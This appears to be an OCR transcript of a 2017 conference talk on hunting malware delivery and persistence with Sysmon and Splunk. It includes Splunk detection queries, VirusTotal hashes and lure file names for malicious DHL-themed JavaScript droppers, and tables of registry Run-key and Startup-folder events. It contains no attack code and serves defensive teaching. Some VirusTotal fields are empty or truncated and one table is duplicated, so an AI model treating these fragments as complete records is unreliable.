SHA256	161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

And the second one is known malicious.

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name:

Detection ratio

Analysis date

Analysis

File identificat

MD5

SHA1

SHA256

SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

File name:

Detection ratio:

Analysis date:

Analysis

File identificati

MD5

SHA1

SHA256

SHA256: c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

File name: DHL__Report__1127388378__Di__April__04__2017.js

Detection ratio: 30 / 57

Analysis date: 2017-04-14 06:50:19 UTC (5 days, 15 hours ago)


File identification

MD5	ce3c10a32bd7bece2b95cbb26e5aaf1a
SHA1	5a4223eaea9f1e6d282cc663ffa683b7ce9fd1a5
SHA256	c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 62


And the third one is known malicious.

Hunting for Delivery of Malware



First submission	2017-04-04 10:30:29 UTC (2 weeks, 1 day ago)
Last submission	2017-04-12 15:45:21 UTC (1 week ago)
File names	DHL__Report__8114149752__Di__April__04__2017.js DHL__Report__3532524945__Di__April__04__2017.js DHL__numer__zlecenia___3689611784_____kwi___04___2017.js DHL__Report__2007917500__Di__April__04__2017.js DHL__numer__zlecenia___6764630963_____kwi___04___2017.js DHL__Report__3402091438__Di__April__04__2017.js DHL__Report__1465562815__Di___Apr___04___2017.js DHL__Report__6548084943__Di__April__04__2017.js DHL__Report__7498269696__Di___Apr___04___2017.js DHL__Report__5788608901__Di__April__04__2017.js DHL__Report__1177703758__Di___Apr___04___2017.js DHL__numer__zlecenia___5688207511_____kwi___04___2017.js dhl___status__7304323130_____Tue___Apr___04___2017.js DHL__numer__zlecenia___2941575940_____kwi___04___2017.js DHL__Report__8574692820__Di__April__04__2017.js DHL__Report__2139635168__Di__April__04__2017.js dhl___status__7578910389_____Tue___Apr___04___2017.js DHL__numer__zlecenia___1995870938_____kwi___04___2017.js DHL__numer__zlecenia___6598894328_____kwi___04___2017.js DHL__Report__6384324868__Di__April__04__2017.js DHL__Report__7395647347__Di__April__04__2017.js DHL__numer__zlecenia___7007052494_____kwi___04___2017.js DHL__numer__zlecenia___6148893246_____kwi___04___2017.js DHL__Report__9612597249__Di__April__04__2017.js dhl___status__2277499676_____Tue___Apr___04___2017.js


And we can also see the randomization of filenames being served.



Detecting Persistence Methods

- Hunting for Persistence Methods
  - Registry Keys
  - Filesystem (e.g. Startup folders)

Now let’s take a look at detecting persistence methods via registry keys and filesystem.




Detecting Persistence (Registry)

- Searching for «Run» or «RunOnce» keys

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" RegistryEvent
   CurrentVersion Run
| search EventCode=13 "*\\Windows\\CurrentVersion\\Run*"
   [redacted]
| rex field=Image ".*\\\\(?<Image_EXE>[^\\\\]*)"
| rex field=TargetObject ".*\\\\CurrentVersion\\\\(?<TargetObj_PATH>.*)"
| strcat "Image=\"" Image_EXE "\", TargetObject=\"" TargetObj_PATH "\", Details=\"" Details "\""
   Image_TargetObj_Details
| stats dc(ComputerName) AS Clients values(Image_TargetObj_Details)
   count by TaskCategory Image_EXE
```

This query detects event code 13 which is registry value create
where the key contains windows currentversion run (or runonce)




Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231

Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe""
			Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)"
			Image="Setup.exe", TargetObject="Run\aHScrollutility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe"
			Image="Setup.exe", TargetObject="Run\aOSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe"
			Image="Setup.exe", TargetObject="Run\aRunMaincpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe"
			Image="Setup.exe", TargetObject="Run\aSetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"
				103

Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users[redacted]AppData\Local\Google\Update\GoogleUpdate.exe" /c"
			Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"
			Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"
			Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"
				9

This is used for legitimate software to persist as well as malware and possibly by adversaries.




Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231

Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe""
			Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)"
			Image="Setup.exe", TargetObject="Run\aHScrollutility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe"
			Image="Setup.exe", TargetObject="Run\aOSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe"
			Image="Setup.exe", TargetObject="Run\aRunMaincpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe"
			Image="Setup.exe", TargetObject="Run\aSetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"
				103

Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users[redacted]AppData\Local\Google\Update\GoogleUpdate.exe" /c"
			Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"
			Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"
			Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[redacted]AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"
				9

In this example the GoogleUpdate and created registry keys are legitimate.




Detecting Persistence (Filesystem)

- Example for «ProcessCreate», not «FileCreate»

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate
    "Start Menu" Programs Startup
| search Image="*\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\*"
    [redacted]
| rex field=Image ".*\\\\Programs\\\\Startup\\\\(?<Startup_Image>[^\\\\]*)"
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(MD5)
    count by IMPHASH Startup_Image
```

This query detects processes created from the start-menu programs startup folder, which is another easy persistence method.



Detecting Persistence (Filesystem)

IMPHASH	Startup_Image
7CC5DE4B0F816307AB343372C371BF8A	GoogleChromePortable.exe
B2C3C14E8A6C480559F241AA5E593F41	[redacted]
13703FCD46C84BD34470F350577FA379	[redacted]

Clients	values(MD5)	count
[redacted]	20A1E0873B6CE549108274C3EC2753E0	13
[redacted]	FFBB294D0FE5EDD5A8A5AF29FD4018B5	5
[redacted]	C786332A126EBA302687B202273F1138	3


File not found

The file you are looking for is not in our database.

This should make you go «Hmmm??»

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE   Seite 69

In this example we see GoogleChromePortable.exe being started 13 times on two endpoints.
We can lookup that MD5 hash on VT and we don’t get any hits. This should make you go hmm and start investigation.



Detecting Persistence (Filesystem)

- Example for «FileCreate»


```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreate "Start Menu" Startup
| search TargetFilename="*\\Start Menu\\Programs\\Startup\\*"
    NOT [redacted]
    NOT
| stats values(ComputerName) values(TargetFilename) count by Image
```

✓ 398 events (3/1/17 12:00:00.000 AM to 5/13/17 12:00:00.000 AM) No Event Sampling ⌄

- Less than 400 results in > 2 months
  - after tuning exclusion list

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 70

This query detects files being created under the startup folder.
In over 2 months I got less than 400 hits, although only from a subset of endpoints.



